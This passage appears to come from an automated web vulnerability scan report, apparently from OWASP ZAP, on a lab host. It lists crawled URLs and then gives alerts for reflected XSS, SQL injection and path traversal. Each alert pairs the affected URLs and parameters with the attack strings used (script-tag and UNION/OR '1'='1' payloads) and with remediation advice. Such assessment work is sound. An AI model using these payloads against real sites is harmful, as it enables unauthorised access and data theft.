http://192.168.1.20/admin/ADMIN/SERVER/AS/add\_new\_equipment.php  
http://192.168.1.20/admin/ADMIN/SERVER/AS/add\_new\_products.php  
http://192.168.1.20/admin/ADMIN/SERVER/AS/announcement\_detail.php?id=1  
http://192.168.1.20/admin/ADMIN/SERVER/AS/asset.php  
http://192.168.1.20/admin/ADMIN/SERVER/AS/careoff\_report.php  
http://192.168.1.20/admin/ADMIN/SERVER/AS/configuration.php  
http://192.168.1.20/admin/ADMIN/SERVER/AS/css  
http://192.168.1.20/admin/ADMIN/SERVER/AS/css/  
http://192.168.1.20/admin/ADMIN/SERVER/AS/css/bootstrap-theme.min.css  
http://192.168.1.20/admin/ADMIN/SERVER/AS/css/bootstrap.css  
http://192.168.1.20/admin/ADMIN/SERVER/AS/css/bootstrap.min.css  
http://192.168.1.20/admin/ADMIN/SERVER/AS/css/font-awesome.css  
http://192.168.1.20/admin/ADMIN/SERVER/AS/delete\_category.php?id=5  
http://192.168.1.20/admin/ADMIN/SERVER/AS/delete\_product.php  
http://192.168.1.20/admin/ADMIN/SERVER/AS/edit\_category.php?id=5  
http://192.168.1.20/admin/ADMIN/SERVER/AS/edit\_product.php?id=1  
http://192.168.1.20/admin/ADMIN/SERVER/AS/equipment.php  
http://192.168.1.20/admin/ADMIN/SERVER/AS/fixedasset\_report.php  
http://192.168.1.20/admin/ADMIN/SERVER/AS/index.php  
http://192.168.1.20/admin/ADMIN/SERVER/AS/jquery.min.js  
http://192.168.1.20/admin/ADMIN/SERVER/AS/js  
http://192.168.1.20/admin/ADMIN/SERVER/AS/js/  
http://192.168.1.20/admin/ADMIN/SERVER/AS/js/DT\_bootstrap.js  
http://192.168.1.20/admin/ADMIN/SERVER/AS/js/bootstrap.js  
http://192.168.1.20/admin/ADMIN/SERVER/AS/js/bootstrap.min.js  
http://192.168.1.20/admin/ADMIN/SERVER/AS/js/jquery-1.7.2.min.js  
http://192.168.1.20/admin/ADMIN/SERVER/AS/js/jquery.dataTables.js  
http://192.168.1.20/admin/ADMIN/SERVER/AS/offcanvas.css  
http://192.168.1.20/admin/ADMIN/SERVER/AS/offcanvas.js  
http://192.168.1.20/admin/ADMIN/SERVER/AS/print\_assetlist.php  
http://192.168.1.20/admin/ADMIN/SERVER/AS/print\_products.php  
http://192.168.1.20/admin/ADMIN/SERVER/AS/print\_products1.php  
http://192.168.1.20/admin/ADMIN/SERVER/AS/products  
http://192.168.1.20/admin/ADMIN/SERVER/AS/products/  
http://192.168.1.20/admin/ADMIN/SERVER/AS/products/1.JPG  
http://192.168.1.20/admin/ADMIN/SERVER/AS/products/10.JPG  
http://192.168.1.20/admin/ADMIN/SERVER/AS/products/11.JPG

http://192.168.1.20/admin/ADMIN/SERVER/AS/products/2.JPG  
http://192.168.1.20/admin/ADMIN/SERVER/AS/products/3.JPG  
http://192.168.1.20/admin/ADMIN/SERVER/AS/products/4.JPG  
http://192.168.1.20/admin/ADMIN/SERVER/AS/products/5.JPG  
http://192.168.1.20/admin/ADMIN/SERVER/AS/products/6.JPG  
http://192.168.1.20/admin/ADMIN/SERVER/AS/products/7.JPG  
http://192.168.1.20/admin/ADMIN/SERVER/AS/products/8.JPG  
http://192.168.1.20/admin/ADMIN/SERVER/AS/products/9.JPG  
http://192.168.1.20/admin/ADMIN/SERVER/AS/products/?C=D;O=D  
http://192.168.1.20/admin/ADMIN/SERVER/AS/reports.php  
http://192.168.1.20/admin/ADMIN/SERVER/AS/reports1.php  
http://192.168.1.20/admin/ADMIN/SERVER/AS/view\_product.php?id=11  
http://192.168.1.20/admin/ADMIN/SERVER/OOS  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/aalogo.jpg  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/announcement\_detail.php?id=1  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/confirm\_order.php?id=3  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/confirmed\_order.php  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/css  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/bootstrap-theme.min.css  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/bootstrap.css  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/bootstrap.min.css  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/font-awesome.css  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/delete\_order.php?id=3  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/ico.png  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/index.php  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/js  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/bootstrap.js  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/jquery-1.7.2.min.js  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/jquery.dataTables.js  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/offcanvas.css  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/offcanvas.js  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/orders.php  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/pending\_order.php  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/print\_orders.php  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/reports.php  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/view\_order.php?id=2  
http://192.168.1.20/admin/ADMIN/SERVER/OOS/view\_order\_notif.php  
http://192.168.1.20/admin/ADMIN/SERVER/index.php  
http://192.168.1.20/admin/ADMIN/assets  
http://192.168.1.20/admin/ADMIN/assets/js  
http://192.168.1.20/admin/ADMIN/assets/js/ie8-responsive-file-warning.js  
http://192.168.1.20/admin/ADMIN/dist  
http://192.168.1.20/admin/ADMIN/dist/js  
http://192.168.1.20/admin/ADMIN/dist/js/bootstrap.min.js  
http://192.168.1.20/admin/ADMIN/index.php  
http://192.168.1.20/admin/assets  
http://192.168.1.20/admin/assets/css  
http://192.168.1.20/admin/assets/css/bootstrap.min.css  
http://192.168.1.20/admin/assets/js  
http://192.168.1.20/admin/assets/js/ie8-responsive-file-warning.js  
http://192.168.1.20/admin/dist  
http://192.168.1.20/admin/dist/js  
http://192.168.1.20/admin/dist/js/bootstrap.min.js  
http://192.168.1.20/admin/img  
http://192.168.1.20/admin/img/aalogo.jpg  
http://192.168.1.20/admin/index.php  
http://192.168.1.20/admin/logout.php  
http://192.168.1.20/admin/name.png  
http://192.168.1.20/admin/pass.png  
http://192.168.1.20/admin/style.css  
http://192.168.1.20/affix.php%3ftype=faqs.php  
http://192.168.1.20/affix.php%3ftype=terms.php  
http://192.168.1.20/affix.php?type=faqs.php

<http://192.168.1.20/assets>  
<http://192.168.1.20/assets/>  
<http://192.168.1.20/assets/bootstrap.min.css>  
<http://192.168.1.20/assets/bootstrap.min.js>  
<http://192.168.1.20/assets/css>  
<http://192.168.1.20/assets/css/>  
<http://192.168.1.20/assets/css/bootstrap-responsive.css>  
<http://192.168.1.20/assets/css/bootstrap.css>  
<http://192.168.1.20/assets/css/docs.css>  
<http://192.168.1.20/assets/jquery.min.js>  
<http://192.168.1.20/assets/js>  
<http://192.168.1.20/assets/js/>  
<http://192.168.1.20/assets/js/application.js>  
<http://192.168.1.20/assets/js/bootsshoptgl.js>  
<http://192.168.1.20/assets/js/bootstrap-affix.js>  
<http://192.168.1.20/assets/js/bootstrap-alert.js>  
<http://192.168.1.20/assets/js/bootstrap-button.js>  
<http://192.168.1.20/assets/js/bootstrap-carousel.js>  
<http://192.168.1.20/assets/js/bootstrap-collapse.js>  
<http://192.168.1.20/assets/js/bootstrap-dropdown.js>  
<http://192.168.1.20/assets/js/bootstrap-modal.js>  
<http://192.168.1.20/assets/js/bootstrap-popover.js>  
<http://192.168.1.20/assets/js/bootstrap-scrollspy.js>  
<http://192.168.1.20/assets/js/bootstrap-tab.js>  
<http://192.168.1.20/assets/js/bootstrap-tooltip.js>  
<http://192.168.1.20/assets/js/bootstrap-transition.js>  
<http://192.168.1.20/assets/js/bootstrap-typeahead.js>  
<http://192.168.1.20/assets/js/google-code-prettify>  
<http://192.168.1.20/assets/js/google-code-prettify/>  
<http://192.168.1.20/assets/js/google-code-prettify/prettify.css>  
<http://192.168.1.20/assets/js/google-code-prettify/prettify.js>  
<http://192.168.1.20/assets/js/ie8-responsive-file-warning.js>  
<http://192.168.1.20/assets/js/jquery.js>  
<http://192.168.1.20/assets/js/jquery.lightbox-0.5.js>  
<http://192.168.1.20/assets/style.css>  
<http://192.168.1.20/bootstrap>  
<http://192.168.1.20/bootstrap.min.js>  
<http://192.168.1.20/bootstrap/>  
<http://192.168.1.20/bootstrap/css>  
<http://192.168.1.20/bootstrap/css/>  
<http://192.168.1.20/bootstrap/css/bootstrap.min.css>  
<http://192.168.1.20/company-accounts>  
<http://192.168.1.20/company-accounts/>  
<http://192.168.1.20/company-accounts/?C=S;O=D>  
<http://192.168.1.20/company-accounts/finances.zip>  
<http://192.168.1.20/company-accounts/readme.txt>  
<http://192.168.1.20/contact.php>  
<http://192.168.1.20/docs.min.js>  
<http://192.168.1.20/forgotpass.php>  
<http://192.168.1.20/icons>  
<http://192.168.1.20/icons/>  
<http://192.168.1.20/icons/back.gif>  
<http://192.168.1.20/icons/blank.gif>  
<http://192.168.1.20/icons/compressed.gif>  
<http://192.168.1.20/icons/folder.gif>  
<http://192.168.1.20/icons/image2.gif>  
<http://192.168.1.20/icons/text.gif>  
<http://192.168.1.20/img>  
<http://192.168.1.20/img/>  
<http://192.168.1.20/img/5.jpg>  
<http://192.168.1.20/img/CCTV.jpg>  
<http://192.168.1.20/img/Hacklab.JPG>  
<http://192.168.1.20/img/Hacklab.jpg>  
<http://192.168.1.20/img/a.jpg>  
<http://192.168.1.20/img/aa.jpg>



<http://192.168.1.20/img/aa20001.jpg>  
<http://192.168.1.20/img/aalogo.jpg>  
<http://192.168.1.20/index.html>  
<http://192.168.1.20/index.php>  
<http://192.168.1.20/jquery.min.js>  
<http://192.168.1.20/js>  
[http://192.168.1.20/js/DT\\_bootstrap.js](http://192.168.1.20/js/DT_bootstrap.js)  
<http://192.168.1.20/less>  
<http://192.168.1.20/less.js>  
<http://192.168.1.20/less/bootsshop.less>  
<http://192.168.1.20/login.php>  
<http://192.168.1.20/mail.php>  
[http://192.168.1.20/product\\_details.php?id=11](http://192.168.1.20/product_details.php?id=11)  
<http://192.168.1.20/products.php>  
<http://192.168.1.20/products.php?page=1>  
<http://192.168.1.20/register.php>  
<http://192.168.1.20/robots.txt>  
<http://192.168.1.20/server>  
<http://192.168.1.20/server/index.php>  
<http://192.168.1.20/sitemap.xml>

## APPENDIX B –ALERTS

### High

| High (Medium) | Cross Site Scripting (Reflected)  |
|---------------|---|
| Description   | <p>Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.</p> <p>When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise.</p> <p>There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based.</p> <p>Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash.</p> <p>Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.</p> |
| URL           | http://192.168.1.20/admin/ADMIN/AS/print_products.php   |
| Method        | POST  |
| Parameter     | From  |
| Attack        | </center><script>alert(1);</script><center>   |
| Evidence      | </center><script>alert(1);</script><center>   |
| URL           | http://192.168.1.20/admin/ADMIN/AS/print_products.php   |
| Method        | POST  |
| Parameter     | To  |
| Attack        | </center><script>alert(1);</script><center>   |
| Evidence      | </center><script>alert(1);</script><center>   |
| URL           | http://192.168.1.20/admin/ADMIN/AS/   |
| Method        | POST  |
| Parameter     | Image   |
| Attack        | javascript:alert(1);  |

|           |   |
|-----------|---|
| Evidence  | javascript:alert(1);  |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/OOS/index.php  |
| Method    | POST  |
| Parameter | Name  |
| Attack    | </strong><script>alert(1);</script><strong>   |
| Evidence  | </strong><script>alert(1);</script><strong>   |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/AS/print_products.php  |
| Method    | POST  |
| Parameter | From  |
| Attack    | </center><script>alert(1);</script><center>   |
| Evidence  | </center><script>alert(1);</script><center>   |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/OOS/print_orders.php   |
| Method    | POST  |
| Parameter | To  |
| Attack    | </div><script>alert(1);</script><div>   |
| Evidence  | </div><script>alert(1);</script><div>   |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/OOS/print_orders.php   |
| Method    | POST  |
| Parameter | From  |
| Attack    | </div><script>alert(1);</script><div>   |
| Evidence  | </div><script>alert(1);</script><div>   |
| URL       | http://192.168.1.20/admin/ADMIN/ADS/  |
| Method    | POST  |
| Parameter | Name  |
| Attack    | </strong><script>alert(1);</script><strong>   |
| Evidence  | </strong><script>alert(1);</script><strong>   |
| URL       | <a href="http://192.168.1.20/admin/ADMIN/SERVER/AS/view_product.php?id=%22%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E">http://192.168.1.20/admin/ADMIN/SERVER/AS/view_product.php?id=%22%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E</a> |
| Method    | GET   |
| Parameter | Id  |
| Attack    | "><script>alert(1);</script>  |
| Evidence  | "><script>alert(1);</script>  |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/AS/view_product.php?id=%22%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E  |
| Method    | POST  |
| Parameter | id  |
| Attack    | "><script>alert(1);</script>  |
| Evidence  | "><script>alert(1);</script>  |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/ADS/index.php  |
| Method    | POST  |

|           |   |
|-----------|---|
| Parameter | image   |
| Attack    | javascript:alert(1);  |
| Evidence  | javascript:alert(1);  |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/AS/  |
| Method    | POST  |
| Parameter | name  |
| Attack    | </strong><script>alert(1);</script><strong>   |
| Evidence  | </strong><script>alert(1);</script><strong>   |
| URL       | http://192.168.1.20/admin/ADMIN/OOS/announcement_detail.php?id=1  |
| Method    | POST  |
| Parameter | name  |
| Attack    | </strong><script>alert(1);</script><strong>   |
| Evidence  | </strong><script>alert(1);</script><strong>   |
| URL       | http://192.168.1.20/admin/ADMIN/ADS/announcement_detail.php?id=1  |
| Method    | POST  |
| Parameter | image   |
| Attack    | javascript:alert(1);  |
| Evidence  | javascript:alert(1);  |
| URL       | http://192.168.1.20/admin/ADMIN/OOS/  |
| Method    | POST  |
| Parameter | image   |
| Attack    | javascript:alert(1);  |
| Evidence  | javascript:alert(1);  |
| URL       | http://192.168.1.20/admin/ADMIN/OOS/index.php   |
| Method    | POST  |
| Parameter | image   |
| Attack    | javascript:alert(1);  |
| Evidence  | javascript:alert(1);  |
| URL       | http://192.168.1.20/admin/ADMIN/AS/view_product.php?id=%22%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E |
| Method    | POST  |
| Parameter | id  |
| Attack    | "><script>alert(1);</script>  |
| Evidence  | "><script>alert(1);</script>  |
| URL       | http://192.168.1.20/admin/ADMIN/AS/index.php  |
| Method    | POST  |
| Parameter | image   |
| Attack    | javascript:alert(1);  |
| Evidence  | javascript:alert(1);  |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/ADS/announcement_detail.php?id=1                                 |

|           |   |
|-----------|---|
| Method    | POST  |
| Parameter | name  |
| Attack    | </strong><script>alert(1);</script><strong>   |
| Evidence  | </strong><script>alert(1);</script><strong>   |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/AS/print_products.php  |
| Method    | POST  |
| Parameter | to  |
| Attack    | </center><script>alert(1);</script><center>   |
| Evidence  | </center><script>alert(1);</script><center>   |
| Instances | 46  |
| Solution  | Phase: Architecture and Design  |
|           | Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.  |
|           | Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.  |
|           | Phases: Implementation; Architecture and Design   |
|           | Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.             |
|           | For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.  |
|           | Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed.  |
|           | Phase: Architecture and Design  |
|           | For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.  |
|           | If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.   |
|           | Phase: Implementation   |
|           | For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping. |
|           | To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can  |
|           |   |

|           |   |
|-----------|---|
|           | <p>prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHttpRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.</p> <p>Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.</p> <p>When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."</p> <p>Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.</p> |
| Reference | <p><a href="http://projects.webappsec.org/Cross-Site-Scripting">http://projects.webappsec.org/Cross-Site-Scripting</a></p> <p><a href="http://cwe.mitre.org/data/definitions/79.html">http://cwe.mitre.org/data/definitions/79.html</a></p>   |
| CWE Id    | 79  |
| WASC Id   | 8   |
| Source ID | 1   |

| High (Medium) | SQL Injection - MySQL   |
|---------------|---|
| Description   | SQL injection may be possible.  |
| URL           | http://192.168.1.20/admin/ADMIN/SERVER/AS/announcement_detail.php?id=1  |
| Method        | POST  |
| Parameter     | id  |
| Attack        | 1' UNION ALL select NULL --   |
| Evidence      | The used SELECT statements have a different number of columns           |
| URL           | http://192.168.1.20/admin/ADMIN/ADS/View_Customer.php?id=4              |
| Method        | POST  |
| Parameter     | id  |
| Attack        | 4' UNION ALL select NULL --   |
| Evidence      | The used SELECT statements have a different number of columns           |
| URL           | http://192.168.1.20/admin/ADMIN/ADS/announcement_detail.php?id=1        |
| Method        | GET   |
| Parameter     | id  |
| Attack        | 1' UNION ALL select NULL --   |
| Evidence      | The used SELECT statements have a different number of columns           |
| URL           | http://192.168.1.20/admin/ADMIN/ADS/View_Customer.php?id=4              |
| Method        | GET   |
| Parameter     | id  |
| Attack        | 4' UNION ALL select NULL --   |
| Evidence      | The used SELECT statements have a different number of columns           |
| URL           | http://192.168.1.20/admin/ADMIN/OOS/announcement_detail.php?id=1        |
| Method        | POST  |
| Parameter     | id  |
| Attack        | 1' UNION ALL select NULL --   |
| Evidence      | The used SELECT statements have a different number of columns           |
| URL           | http://192.168.1.20/admin/ADMIN/SERVER/OOS/announcement_detail.php?id=1 |
| Method        | GET   |
| Parameter     | id  |
| Attack        | 1' UNION ALL select NULL --   |
| Evidence      | The used SELECT statements have a different number of columns           |
| URL           | http://192.168.1.20/admin/ADMIN/AS/announcement_detail.php?id=1         |
| Method        | POST  |
| Parameter     | id  |
| Attack        | 1' UNION ALL select NULL --   |
| Evidence      | The used SELECT statements have a different number of columns           |
| URL           | http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_category.php?id=5        |
| Method        | GET   |
| Parameter     | id  |
| Attack        | 5' UNION ALL select NULL --   |
| Evidence      | The used SELECT statements have a different number of columns           |
| URL           | http://192.168.1.20/admin/ADMIN/AS/view_product.php?id=11               |
| Method        | POST  |
| Parameter     | id  |

|           |   |
|-----------|---|
| Attack    | 11' UNION ALL select NULL --  |
| Evidence  | The used SELECT statements have a different number of columns           |
| URL       | http://192.168.1.20/admin/ADMIN/ADS/announcement_detail.php?id=1        |
| Method    | POST  |
| Parameter | id  |
| Attack    | 1' UNION ALL select NULL --   |
| Evidence  | The used SELECT statements have a different number of columns           |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/AS/announcement_detail.php?id=1  |
| Method    | GET   |
| Parameter | id  |
| Attack    | 1' UNION ALL select NULL --   |
| Evidence  | The used SELECT statements have a different number of columns           |
| URL       | http://192.168.1.20/admin/ADMIN/OOS/announcement_detail.php?id=1        |
| Method    | GET   |
| Parameter | id  |
| Attack    | 1' UNION ALL select NULL --   |
| Evidence  | The used SELECT statements have a different number of columns           |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/OOS/announcement_detail.php?id=1 |
| Method    | POST  |
| Parameter | id  |
| Attack    | 1' UNION ALL select NULL --   |
| Evidence  | The used SELECT statements have a different number of columns           |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/ADS/announcement_detail.php?id=1 |
| Method    | POST  |
| Parameter | id  |
| Attack    | 1' UNION ALL select NULL --   |
| Evidence  | The used SELECT statements have a different number of columns           |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/ADS/announcement_detail.php?id=1 |
| Method    | GET   |
| Parameter | id  |
| Attack    | 1' UNION ALL select NULL --   |
| Evidence  | The used SELECT statements have a different number of columns           |
| URL       | http://192.168.1.20/admin/ADMIN/ADS/edit_announcement.php?id=1          |
| Method    | GET   |
| Parameter | id  |
| Attack    | 1' UNION ALL select NULL --   |
| Evidence  | The used SELECT statements have a different number of columns           |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/AS/view_product.php?id=11        |
| Method    | POST  |
| Parameter | id  |
| Attack    | 11' UNION ALL select NULL --  |
| Evidence  | The used SELECT statements have a different number of columns           |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/AS/view_product.php?id=11        |
| Method    | GET   |
| Parameter | id  |
| Attack    | 11' UNION ALL select NULL --  |



|                   |   |
|-------------------|---|
| Evidence          | The used SELECT statements have a different number of columns   |
| URL               | <a href="http://192.168.1.20/admin/ADMIN/AS/announcement_detail.php?id=1">http://192.168.1.20/admin/ADMIN/AS/announcement_detail.php?id=1</a>   |
| Method            | GET   |
| Parameter         | id  |
| Attack            | 1' UNION ALL select NULL --   |
| Evidence          | The used SELECT statements have a different number of columns   |
| URL               | <a href="http://192.168.1.20/admin/ADMIN/AS/edit_product.php?id=1">http://192.168.1.20/admin/ADMIN/AS/edit_product.php?id=1</a>   |
| Method            | GET   |
| Parameter         | id  |
| Attack            | 1' UNION ALL select NULL --   |
| Evidence          | The used SELECT statements have a different number of columns   |
| Instances         | 24  |
| Solution          | <p>Do not trust client side input, even if there is client side validation in place.</p> <p>In general, type check all data on the server side.</p> <p>If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?'</p> <p>If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries.</p> <p>If database Stored Procedures can be used, use them.</p> <p>Do *not* concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality!</p> <p>Do not create dynamic SQL queries using simple string concatenation.</p> <p>Escape all data received from the client.</p> <p>Apply a 'whitelist' of allowed characters, or a 'blacklist' of disallowed characters in user input.</p> <p>Apply the principle of least privilege by using the least privileged database user possible.</p> <p>In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact.</p> <p>Grant the minimum database access that is necessary for the application.</p> |
| Other information | <p>RDBMS [MySQL] likely, given UNION-specific error message regular expression [\QThe used SELECT statements have a different number of columns\E] matched by the HTML results</p> <p>The vulnerability was detected by manipulating the parameter with an SQL UNION clause to cause a database error message to be returned and recognised</p>   |
| Reference         | <p><a href="https://www.owasp.org/index.php/Top_10_2010-A1">https://www.owasp.org/index.php/Top_10_2010-A1</a></p> <p><a href="https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet">https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet</a></p>   |
| CWE Id            | 89  |
| WASC Id           | 19  |
| Source ID         | 1   |

| High (Medium) | SQL Injection   |
|---------------|---|
| Description   | SQL injection may be possible.  |
| URL           | http://192.168.1.20/product_details.php?id=11%27+AND+%271%27%3D%271%27+---+   |
| Method        | GET   |
| Parameter     | Id  |
| Attack        | 11' AND '1'='1' --  |
| URL           | http://192.168.1.20/register.php  |
| Method        | POST  |
| Parameter     | Email   |
| Attack        | ZAP' OR '1'='1' --  |
| URL           | http://192.168.1.20/mail.php  |
| Method        | POST  |
| Parameter     | Email   |
| Attack        | ZAP' OR '1'='1' --  |
| URL           | http://192.168.1.20/products.php  |
| Method        | POST  |
| Parameter     | Search  |
| Attack        | ZAP' OR '1'='1' --  |
| URL           | http://192.168.1.20/products.php?page=1   |
| Method        | POST  |
| Parameter     | Search  |
| Attack        | ZAP' OR '1'='1' --  |
| URL           | http://192.168.1.20/product_details.php?id=11%27+AND+%271%27%3D%271%27+---+   |
| Method        | POST  |
| Parameter     | Id  |
| Attack        | 11' AND '1'='1' --  |
| Instances     | 6   |
| Solution      | <p>Do not trust client side input, even if there is client side validation in place.</p> <p>In general, type check all data on the server side.</p> <p>If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?'</p> <p>If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries.</p> <p>If database Stored Procedures can be used, use them.</p> <p>Do <i>*not*</i> concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality!</p> <p>Do not create dynamic SQL queries using simple string concatenation.</p> <p>Escape all data received from the client.</p> |

|                   |  |
|-------------------|--|
|                   | <p>Apply a 'whitelist' of allowed characters, or a 'blacklist' of disallowed characters in user input.</p> <p>Apply the principle of least privilege by using the least privileged database user possible.</p> <p>In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact.</p> <p>Grant the minimum database access that is necessary for the application.</p> |
| Other information | <p>The page results were successfully manipulated using the boolean conditions [11' AND '1'='1' -- ] and [11' AND '1'='2' -- ]</p> <p>The parameter value being modified was NOT stripped from the HTML output for the purposes of the comparison</p> <p>Data was returned for the original parameter.</p> <p>The vulnerability was detected by successfully restricting the data originally returned, by manipulating the parameter</p> |
| Reference         | <p><a href="https://www.owasp.org/index.php/Top_10_2010-A1">https://www.owasp.org/index.php/Top_10_2010-A1</a></p> <p><a href="https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet">https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet</a></p>  |
| CWE Id            | 89   |
| WASC Id           | 19   |
| Source ID         | 1  |

| High (Medium) | Path Traversal   |
|---------------|--|
| Description   | <p>The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal.</p> <p>Most web sites restrict user access to a specific portion of the file-system, typically called the "web document root" or "CGI root" directory. These directories contain the files intended for user access and the executable necessary to drive web application functionality. To access files or execute commands anywhere on the file-system, Path Traversal attacks will utilize the ability of special-characters sequences.</p> <p>The most basic Path Traversal attack uses the "../" special-character sequence to alter the resource location requested in the URL. Although most popular web servers will prevent this technique from escaping the web document root, alternate encodings of the "../" sequence may help bypass the security filters. These method variations include valid and invalid Unicode-encoding ("..%u2216" or "..%c0%af") of the forward slash character, backslash characters ("..\") on Windows-based servers, URL encoded characters ("%2e%2e%2f"), and double URL encoding ("..%255c") of the backslash character.</p> <p>Even if the web server properly restricts Path Traversal attempts in the URL path, a web application itself may still be vulnerable due to improper handling of 